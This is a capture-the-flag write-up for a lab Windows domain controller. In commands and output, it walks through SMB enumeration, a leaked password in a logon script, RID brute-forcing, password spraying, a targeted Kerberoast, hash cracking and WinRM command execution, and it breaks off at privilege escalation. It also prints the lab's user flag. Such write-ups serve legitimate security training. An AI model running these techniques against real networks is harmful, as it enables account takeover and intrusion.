

Overview
- Type Machines
- OS Windows
- Severity Medium
- Creator Geiseric
- Release date 2023 Oct 6
Enumeration
Start the instance via Discord, wait around 2 minutes for the machine to start all services and let’s go:
10.10.120.223
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.120.223
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-26 17:44 JST
Nmap scan report for 10.10.120.223
Host is up (0.24s latency).
Not shown: 65521 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-26 08:46:36Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: delegate.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: delegate.vl0., Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-01-26T08:48:07+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: DELEGATE
|   NetBIOS_Domain_Name: DELEGATE
|   NetBIOS_Computer_Name: DC1
|   DNS_Domain_Name: delegate.vl
|   DNS_Computer_Name: DC1.delegate.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-01-26T08:47:28+00:00
| ssl-cert: Subject: commonName=DC1.delegate.vl
| Not valid before: 2025-01-25T08:42:49
|_Not valid after:  2025-07-27T08:42:49
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
61214/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows
- Found a Domain Controller in the domain delegate.vl.
- Main open ports are for DNS, LDAP, SMB, Kerberos and also RDP.
- Add
DC1.delegate.vl,delegate.vlin in /etc/hosts
SMB Shared folder (445/tcp) (A.Briggs)
List shared folders using the guest account:
$ nxc smb DC1.delegate.vl -u 'guest' -p '' --shares
SMB         10.10.120.223   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
SMB         10.10.120.223   445    DC1              [+] delegate.vl\guest:
SMB         10.10.120.223   445    DC1              [*] Enumerated shares
SMB         10.10.120.223   445    DC1              Share           Permissions     Remark
SMB         10.10.120.223   445    DC1              -----           -----------     ------
SMB         10.10.120.223   445    DC1              ADMIN$                          Remote Admin
SMB         10.10.120.223   445    DC1              C$                              Default share
SMB         10.10.120.223   445    DC1              IPC$            READ            Remote IPC
SMB         10.10.120.223   445    DC1              NETLOGON        READ            Logon server share
SMB         10.10.120.223   445    DC1              SYSVOL          READ            Logon server share
Found:
NETLOGONandSYSVOLwith read only access- The server is Windows Server 2022 so pretty new with a build 20348
Quick overview and grab some files:
$ smbclientng -u 'guest' -p '' --host DC1.delegate.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'DC1.delegate.vl' as '.\guest'!
■[\\DC1.delegate.vl\]> use netlogon
■[\\DC1.delegate.vl\NETLOGON\]> acls
d-------     0.00 B  2023-08-26 21:45  .\
d-------     0.00 B  2023-08-26 18:45  ..\
-a------   159.00 B  2023-08-26 21:54  users.bat
             Owner:   BUILTIN\Administrators
             Group:   DELEGATE\Domain Users
             Allowed: NT AUTHORITY\Authenticated Users READ_CONTROL | SYNCHRONIZE
             Allowed: Everyone                         READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Server Operators         READ_CONTROL | SYNCHRONIZE

■[\\DC1.delegate.vl\NETLOGON\]> cat users.bat
rem @echo off
net use * /delete /y
net use v: \\dc1\development

if %USERNAME%==A.Briggs net use h: \\fileserver\backups /user:Administrator P4ssw0rd1#123
■[\\DC1.delegate.vl\NETLOGON\]> get users.bat
'users.bat' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 159/159 bytes • ? • 0:00:00
■[\\DC1.delegate.vl\NETLOGON\]> use SYSVOL
■[\\DC1.delegate.vl\SYSVOL\]> tree
└── delegate.vl/
    ├── DfsrPrivate/
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.. Base path: .\delegate.vl\DfsrPrivate
    ├── Policies/
    │   ├── {31B2F340-016D-11D2-945F-00C04FB984F9}/
    │   │   ├── MACHINE/
    │   │   │   ├── Microsoft/
    │   │   │   │   └── Windows NT/
    │   │   │   │       └── SecEdit/
    │   │   │   │           └── GptTmpl.inf
    │   │   │   ├── Scripts/
    │   │   │   │   ├── Shutdown/
    │   │   │   │   └── Startup/
    │   │   │   └── Registry.pol
    │   │   ├── USER/
    │   │   └── GPT.INI
    │   └── {6AC1786C-016F-11D2-945F-00C04fB984F9}/
    │       ├── MACHINE/
    │       │   └── Microsoft/
    │       │       └── Windows NT/
    │       │           └── SecEdit/
    │       │               └── GptTmpl.inf
    │       ├── USER/
    │       └── GPT.INI
    └── scripts/
        └── users.bat
■[\\DC1.delegate.vl\SYSVOL\]> get 'delegate.vl/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol'
'Registry.pol' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 2.8/2.8 kB • ? • 0:00:00
■[\\DC1.delegate.vl\SYSVOL\]> exit
Found an interesting
users.batfile inNETLOGONand in the startup script folder inSYSVOLas well
Seems we have a user that is accessing a share in their startup script and accessing the backup share in the fileserver as an Administrator.
Let’s check if the user A.Briggs uses the password P4ssw0rd1#123:
$ nxc smb DC1.delegate.vl -u 'A.Briggs' -p 'P4ssw0rd1#123'
SMB         10.10.120.223   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
SMB         10.10.120.223   445    DC1              [+] delegate.vl\A.Briggs:P4ssw0rd1#123
Confirmed
A.Briggs:P4ssw0rd1#123
Check if he has more SMB shares:
$ nxc smb DC1.delegate.vl -u 'A.Briggs' -p 'P4ssw0rd1#123' --shares
SMB         10.10.120.223   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
SMB         10.10.120.223   445    DC1              [+] delegate.vl\A.Briggs:P4ssw0rd1#123
SMB         10.10.120.223   445    DC1              [*] Enumerated shares
SMB         10.10.120.223   445    DC1              Share           Permissions     Remark
SMB         10.10.120.223   445    DC1              -----           -----------     ------
SMB         10.10.120.223   445    DC1              ADMIN$                          Remote Admin
SMB         10.10.120.223   445    DC1              C$                              Default share
SMB         10.10.120.223   445    DC1              IPC$            READ            Remote IPC
SMB         10.10.120.223   445    DC1              NETLOGON        READ            Logon server share
SMB         10.10.120.223   445    DC1              SYSVOL          READ            Logon server share
Nothing is new
RID Brute-forcing
As we are able to read IPC$ so we can proceed to RID brute-force attack to enumerate all domain users:
$ nxc smb DC1.delegate.vl -u 'A.Briggs' -p 'P4ssw0rd1#123' --rid-brute 10000
SMB         10.10.120.223   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
SMB         10.10.120.223   445    DC1              [+] delegate.vl\A.Briggs:P4ssw0rd1#123
SMB         10.10.120.223   445    DC1              498: DELEGATE\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.120.223   445    DC1              500: DELEGATE\Administrator (SidTypeUser)
SMB         10.10.120.223   445    DC1              501: DELEGATE\Guest (SidTypeUser)
SMB         10.10.120.223   445    DC1              502: DELEGATE\krbtgt (SidTypeUser)
SMB         10.10.120.223   445    DC1              512: DELEGATE\Domain Admins (SidTypeGroup)
SMB         10.10.120.223   445    DC1              513: DELEGATE\Domain Users (SidTypeGroup)
SMB         10.10.120.223   445    DC1              514: DELEGATE\Domain Guests (SidTypeGroup)
SMB         10.10.120.223   445    DC1              515: DELEGATE\Domain Computers (SidTypeGroup)
SMB         10.10.120.223   445    DC1              516: DELEGATE\Domain Controllers (SidTypeGroup)
SMB         10.10.120.223   445    DC1              517: DELEGATE\Cert Publishers (SidTypeAlias)
SMB         10.10.120.223   445    DC1              518: DELEGATE\Schema Admins (SidTypeGroup)
SMB         10.10.120.223   445    DC1              519: DELEGATE\Enterprise Admins (SidTypeGroup)
SMB         10.10.120.223   445    DC1              520: DELEGATE\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.120.223   445    DC1              521: DELEGATE\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.120.223   445    DC1              522: DELEGATE\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.120.223   445    DC1              525: DELEGATE\Protected Users (SidTypeGroup)
SMB         10.10.120.223   445    DC1              526: DELEGATE\Key Admins (SidTypeGroup)
SMB         10.10.120.223   445    DC1              527: DELEGATE\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.120.223   445    DC1              553: DELEGATE\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.120.223   445    DC1              571: DELEGATE\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.120.223   445    DC1              572: DELEGATE\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.120.223   445    DC1              1000: DELEGATE\DC1$ (SidTypeUser)
SMB         10.10.120.223   445    DC1              1101: DELEGATE\DnsAdmins (SidTypeAlias)
SMB         10.10.120.223   445    DC1              1102: DELEGATE\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.120.223   445    DC1              1104: DELEGATE\A.Briggs (SidTypeUser)
SMB         10.10.120.223   445    DC1              1105: DELEGATE\b.Brown (SidTypeUser)
SMB         10.10.120.223   445    DC1              1106: DELEGATE\R.Cooper (SidTypeUser)
SMB         10.10.120.223   445    DC1              1107: DELEGATE\J.Roberts (SidTypeUser)
SMB         10.10.120.223   445    DC1              1108: DELEGATE\N.Thompson (SidTypeUser)
SMB         10.10.120.223   445    DC1              1121: DELEGATE\delegation admins (SidTypeGroup)
Let’s copy/paste the output to a file then get just the users and put them in a new wordlist file:
$ cat all_sids.txt | grep TypeUser | awk '{ print $6}' | cut -d '\' -f 2 > all_users.txt
$ cat all_users.txt
Administrator
Guest
krbtgt
DC1$
A.Briggs
b.Brown
R.Cooper
J.Roberts
N.Thompson
Password Spray attacking
Let’s go for checking if any user uses the same password than A.Briggs:
$ nxc smb DC1.delegate.vl -u all_users.txt -p 'P4ssw0rd1#123' --continue-on-success
SMB         10.10.120.223   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
SMB         10.10.120.223   445    DC1              [-] delegate.vl\Administrator:P4ssw0rd1#123 STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\Guest:P4ssw0rd1#123 STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\krbtgt:P4ssw0rd1#123 STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\DC1$:P4ssw0rd1#123 STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [+] delegate.vl\A.Briggs:P4ssw0rd1#123
SMB         10.10.120.223   445    DC1              [-] delegate.vl\b.Brown:P4ssw0rd1#123 STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\R.Cooper:P4ssw0rd1#123 STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\J.Roberts:P4ssw0rd1#123 STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\N.Thompson:P4ssw0rd1#123 STATUS_LOGON_FAILURE
No one
Let’s try again to check if any user has the same password as username:
$ nxc smb DC1.delegate.vl -u all_users.txt -p all_users.txt --continue-on-success
SMB         10.10.120.223   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
SMB         10.10.120.223   445    DC1              [-] delegate.vl\Administrator:Administrator STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\Guest:Administrator STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\krbtgt:Administrator STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\DC1$:Administrator STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\A.Briggs:Administrator STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\b.Brown:Administrator STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\R.Cooper:Administrator STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\J.Roberts:Administrator STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\N.Thompson:Administrator STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\Administrator:Guest STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\Guest:Guest STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\krbtgt:Guest STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\DC1$:Guest STATUS_LOGON_FAILURE
SMB         10.10.120.223   445    DC1              [-] delegate.vl\A.Briggs:Guest STATUS_LOGON_FAILURE
...
No one
BloodHound
Let’s go to enumerate the Active Directory then ingest to BloodHound Community Edition for analysis:
$ nxc ldap DC1.delegate.vl -d delegate.vl -u 'A.Briggs' -p 'P4ssw0rd1#123' --bloodhound --dns-server 10.10.120.223 --dns-tcp --dns-timeout 10 --collection All,LoggedOn
SMB         10.10.120.223   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:delegate.vl) (signing:True) (SMBv1:False)
LDAP        10.10.120.223   389    DC1              [+] delegate.vl\A.Briggs:P4ssw0rd1#123
LDAP        10.10.120.223   389    DC1              Resolved collection methods: psremote, rdp, acl, container, objectprops, trusts, session, group, dcom, loggedon, localadmin
LDAP        10.10.120.223   389    DC1              Done in 00M 51S
LDAP        10.10.120.223   389    DC1              Compressing output into /home/user/.nxc/logs/DC1_10.10.120.223_2025-01-26_181656_bloodhound.zip
Let’s check A.Briggs:



A.Briggsis a simple domain user but with an intersting outbound object control:GenericWriteprivilege overN.Thompson

N.Thompsonis a member ofREMOTE MANAGEMENT USERSandDELEGATION ADMINSgroups.
- So he can:
- access to the DC via WMI protocol
- allow delegation in the DC.
So we can have the attack path below:
Targeted Kerberoast attacking (N.Thompson) (Delegate_User)
With the GenericWrite privilege over N.Thompson, A.Briggs can perform a targeted kerberoast attack to request a ticket (TGS) on behalf of this user:
$ git clone https://github.com/ShutdownRepo/targetedKerberoast.git
$ python3 targetedKerberoast/targetedKerberoast.py -d 'delegate.vl' -u 'A.Briggs' -p 'P4ssw0rd1#123' --request-user 'N.Thompson'
[*] Starting kerberoast attacks
[*] Attacking user (N.Thompson)
[+] Printing hash for (N.Thompson)
$krb5tgs$23$*N.Thompson$DELEGATE.VL$delegate.vl/N.Thompson*$ff8b349c9420d25d27760f6ccbdc44ec$cd3baef121fd1a6731a0e64b42c31941f3bf38165891a5dcab5d7e455a071b8cdd9cc9c17e53f99c732881f07334327c0a8607f86854cea0cbfa49c6b5eedd894f708be482b9ddfe7717d56841e7f3aa8fd39ad53f204c170c3b7e597eeb74c8b3695c1a1425612752f42e41b4076d8c18378c03b24d1b93021dd81281130a885bf934697fc9b803c51f0c634c50b7cddca2e965a0199f29775b1f91e73314615ad65c02d9756e80510b476ce83cbc057d2fd29b0f8b570867aaa4f3c6cc30fdeb83526e0552c7cfd6dde8e712b06d8c05882c92d0acf95780c4024dd6fe9d97424a633fe0809ef9ac6da3f61b91c5ebf5923d17438b7c3b8c8c1fa08d8401edd3fbad5573b70e8db5510920217b2bd951458c6a8b4abab0073cc5eae45cc7dda52971fab6a6a51a7cc862330db6a0dbaea92dff1909c3ec766383f1d55cd8fa78c98087b78154228e4d7161af1883193ecdf30c470daca80d2a9f3b96dd0806cd09a0d9e0f853abeafaca7c349e4331255fcb7acd8fbb116bfff940823b0122507cd12b8f06e84d13a336b2d1f6bc577a1f48077d7d02017a5d8d78144e471131267e2b9ecbd945d32a7a4800243cbf88662ae79c5b9a31a837055f94b2c6c3372aae10c42d6e7b33b2d95cbf04574a8cae851975db5461426d3bf23128c5338d36fbce2d7e93c5a3ff931ea0c5ab431e3cae09ea390f45dacb6bb1b7d2bb3e7a678ed792f8ec347bfdee9f5e8dd4e96eb74d5cf8a06aa7e979706942d8d15510852b989b7113c27c1ac1ff1698f5a9e16e27ac60aaca579d870051ff6b861b1cfc66e2ce2b6142b5c37660d039d71ea8bb0404f9bca4e0a61c2b166dffce2c42c615c3684585329eaf5d28744dc17ae6a5c11f0b88a6e5240b4230e372e7b45b4d4f0acceee1da56fdbe396e3d2e896c2b7679163e921e7aa4e381598d40db4146e8c79bac9dd73fd30df095497ba54cba7ad2aa631d8cbe7255ca26f1a849c9dc2b798894ad0352a44b3611b2d3dec874d2ec0ec184007437fe0dc5956697e6829680424d82e0b4d25a223e108dd826026583d88636b0c085fe0e8091209e49fd91fc75a078a3eb7e3a5c37d19c6e3a01d6e704da3dda21f72d4909497ca4c956440c72f9a7fa2b8d311ac5ed7e8da5f10261f8f849b45779776fa6cb20cd9108cb36519e596ab32fc48ff0817283fcffeb64cbb36e976ff6de4ac8ac1f04131c883adb84b455e9818d9fb46e0aa3d3cabc14493ea296fe81222f953b50e51761d1580668c0a15279db7d83871bd24d72dd8f1c8e11e5e1d402a3c5086c88260526a11b90c09cf2f34e742fde9265f525a12605370f42a88fd9e308ab92d81a95de47ed2887067ece22bc04eb46c0a05fb5ff69f70c420152c9cacc9de3381e3da3ce1b51cb2041cde34841c9d58e13d87fff9f654f0ec03e11aebf2ab2c1a5820c0f
Then try to crack it with Hashcat:
$ cat N.Thompson.hash
$krb5tgs$23$*N.Thompson$DELEGATE.VL$delegate.vl/N.Thompson*$ff8b349c9420d25d27760f6ccbdc44ec$cd3baef121fd1a6731a0e64b42c31941f3bf38165891a5dcab5d7e455a071b8cdd9cc9c17e53f99c732881f07334327c0a8607f86854cea0cbfa49c6b5eedd894f708be482b9ddfe7717d56841e7f3aa8fd39ad53f204c170c3b7e597eeb74c8b3695c1a1425612752f42e41b4076d8c18378c03b24d1b93021dd81281130a885bf934697fc9b803c51f0c634c50b7cddca2e965a0199f29775b1f91e73314615ad65c02d9756e80510b476ce83cbc057d2fd29b0f8b570867aaa4f3c6cc30fdeb83526e0552c7cfd6dde8e712b06d8c05882c92d0acf95780c4024dd6fe9d97424a633fe0809ef9ac6da3f61b91c5ebf5923d17438b7c3b8c8c1fa08d8401edd3fbad5573b70e8db5510920217b2bd951458c6a8b4abab0073cc5eae45cc7dda52971fab6a6a51a7cc862330db6a0dbaea92dff1909c3ec766383f1d55cd8fa78c98087b78154228e4d7161af1883193ecdf30c470daca80d2a9f3b96dd0806cd09a0d9e0f853abeafaca7c349e4331255fcb7acd8fbb116bfff940823b0122507cd12b8f06e84d13a336b2d1f6bc577a1f48077d7d02017a5d8d78144e471131267e2b9ecbd945d32a7a4800243cbf88662ae79c5b9a31a837055f94b2c6c3372aae10c42d6e7b33b2d95cbf04574a8cae851975db5461426d3bf23128c5338d36fbce2d7e93c5a3ff931ea0c5ab431e3cae09ea390f45dacb6bb1b7d2bb3e7a678ed792f8ec347bfdee9f5e8dd4e96eb74d5cf8a06aa7e979706942d8d15510852b989b7113c27c1ac1ff1698f5a9e16e27ac60aaca579d870051ff6b861b1cfc66e2ce2b6142b5c37660d039d71ea8bb0404f9bca4e0a61c2b166dffce2c42c615c3684585329eaf5d28744dc17ae6a5c11f0b88a6e5240b4230e372e7b45b4d4f0acceee1da56fdbe396e3d2e896c2b7679163e921e7aa4e381598d40db4146e8c79bac9dd73fd30df095497ba54cba7ad2aa631d8cbe7255ca26f1a849c9dc2b798894ad0352a44b3611b2d3dec874d2ec0ec184007437fe0dc5956697e6829680424d82e0b4d25a223e108dd826026583d88636b0c085fe0e8091209e49fd91fc75a078a3eb7e3a5c37d19c6e3a01d6e704da3dda21f72d4909497ca4c956440c72f9a7fa2b8d311ac5ed7e8da5f10261f8f849b45779776fa6cb20cd9108cb36519e596ab32fc48ff0817283fcffeb64cbb36e976ff6de4ac8ac1f04131c883adb84b455e9818d9fb46e0aa3d3cabc14493ea296fe81222f953b50e51761d1580668c0a15279db7d83871bd24d72dd8f1c8e11e5e1d402a3c5086c88260526a11b90c09cf2f34e742fde9265f525a12605370f42a88fd9e308ab92d81a95de47ed2887067ece22bc04eb46c0a05fb5ff69f70c420152c9cacc9de3381e3da3ce1b51cb2041cde34841c9d58e13d87fff9f654f0ec03e11aebf2ab2c1a5820c0f

$ hashcat -a 0 -m 13100 N.Thompson.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
$krb5tgs$23$*N.Thompson$DELEGATE.VL$delegate.vl/N.Thompson*$ff8b349c9420d25d27760f6ccbdc44ec$cd3baef121fd1a6731a0e64b42c31941f3bf38165891a5dcab5d7e455a071b8cdd9cc9c17e53f99c732881f07334327c0a8607f86854cea0cbfa49c6b5eedd894f708be482b9ddfe7717d56841e7f3aa8fd39ad53f204c170c3b7e597eeb74c8b3695c1a1425612752f42e41b4076d8c18378c03b24d1b93021dd81281130a885bf934697fc9b803c51f0c634c50b7cddca2e965a0199f29775b1f91e73314615ad65c02d9756e80510b476ce83cbc057d2fd29b0f8b570867aaa4f3c6cc30fdeb83526e0552c7cfd6dde8e712b06d8c05882c92d0acf95780c4024dd6fe9d97424a633fe0809ef9ac6da3f61b91c5ebf5923d17438b7c3b8c8c1fa08d8401edd3fbad5573b70e8db5510920217b2bd951458c6a8b4abab0073cc5eae45cc7dda52971fab6a6a51a7cc862330db6a0dbaea92dff1909c3ec766383f1d55cd8fa78c98087b78154228e4d7161af1883193ecdf30c470daca80d2a9f3b96dd0806cd09a0d9e0f853abeafaca7c349e4331255fcb7acd8fbb116bfff940823b0122507cd12b8f06e84d13a336b2d1f6bc577a1f48077d7d02017a5d8d78144e471131267e2b9ecbd945d32a7a4800243cbf88662ae79c5b9a31a837055f94b2c6c3372aae10c42d6e7b33b2d95cbf04574a8cae851975db5461426d3bf23128c5338d36fbce2d7e93c5a3ff931ea0c5ab431e3cae09ea390f45dacb6bb1b7d2bb3e7a678ed792f8ec347bfdee9f5e8dd4e96eb74d5cf8a06aa7e979706942d8d15510852b989b7113c27c1ac1ff1698f5a9e16e27ac60aaca579d870051ff6b861b1cfc66e2ce2b6142b5c37660d039d71ea8bb0404f9bca4e0a61c2b166dffce2c42c615c3684585329eaf5d28744dc17ae6a5c11f0b88a6e5240b4230e372e7b45b4d4f0acceee1da56fdbe396e3d2e896c2b7679163e921e7aa4e381598d40db4146e8c79bac9dd73fd30df095497ba54cba7ad2aa631d8cbe7255ca26f1a849c9dc2b798894ad0352a44b3611b2d3dec874d2ec0ec184007437fe0dc5956697e6829680424d82e0b4d25a223e108dd826026583d88636b0c085fe0e8091209e49fd91fc75a078a3eb7e3a5c37d19c6e3a01d6e704da3dda21f72d4909497ca4c956440c72f9a7fa2b8d311ac5ed7e8da5f10261f8f849b45779776fa6cb20cd9108cb36519e596ab32fc48ff0817283fcffeb64cbb36e976ff6de4ac8ac1f04131c883adb84b455e9818d9fb46e0aa3d3cabc14493ea296fe81222f953b50e51761d1580668c0a15279db7d83871bd24d72dd8f1c8e11e5e1d402a3c5086c88260526a11b90c09cf2f34e742fde9265f525a12605370f42a88fd9e308ab92d81a95de47ed2887067ece22bc04eb46c0a05fb5ff69f70c420152c9cacc9de3381e3da3ce1b51cb2041cde34841c9d58e13d87fff9f654f0ec03e11aebf2ab2c1a5820c0f:KALEB_2341

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*N.Thompson$DELEGATE.VL$delegate.vl/N.T...820c0f
...
Found
N.Thompson:KALEB_2341
As N.Thompson can access to the DC via WinRM, we can grab the Delegate_User flag:
$ nxc winrm DC1.delegate.vl -u 'N.Thompson' -p 'KALEB_2341' -X 'type c:\users\n.thompson\desktop\user.txt'
WINRM       10.10.120.223   5985   DC1              [*] Windows Server 2022 Build 20348 (name:DC1) (domain:delegate.vl)
WINRM       10.10.120.223   5985   DC1              [+] delegate.vl\N.Thompson:KALEB_2341 (Pwn3d!)
WINRM       10.10.120.223   5985   DC1              [+] Executed command (shell type: powershell)
WINRM       10.10.120.223   5985   DC1              VL{29f9de899146d9a73574b873855eefef}
Privilege Escalation
Check the privilege of N.Thompson:
$ nxc winrm DC1.delegate.vl -u 'N.Thompson' -p 'KALEB_2341' -X 'whoami /priv'
WINRM       10.10.120.223   5985   DC1              [*] Windows Server 2022 Build 20348 (name:DC1) (domain:delegate.vl)
WINRM       10.10.120.223   5985   DC1              [+] delegate.vl\N.Thompson:KALEB_2341 (Pwn3d!)
WINRM       10.10.120.223   5985   DC1              [+] Executed command (shell type: powershell)
WINRM       10.10.120.223   5985   DC1
WINRM       10.10.120.223   5985   DC1              PRIVILEGES INFORMATION
WINRM       10.10.120.223   5985   DC1              ----------------------
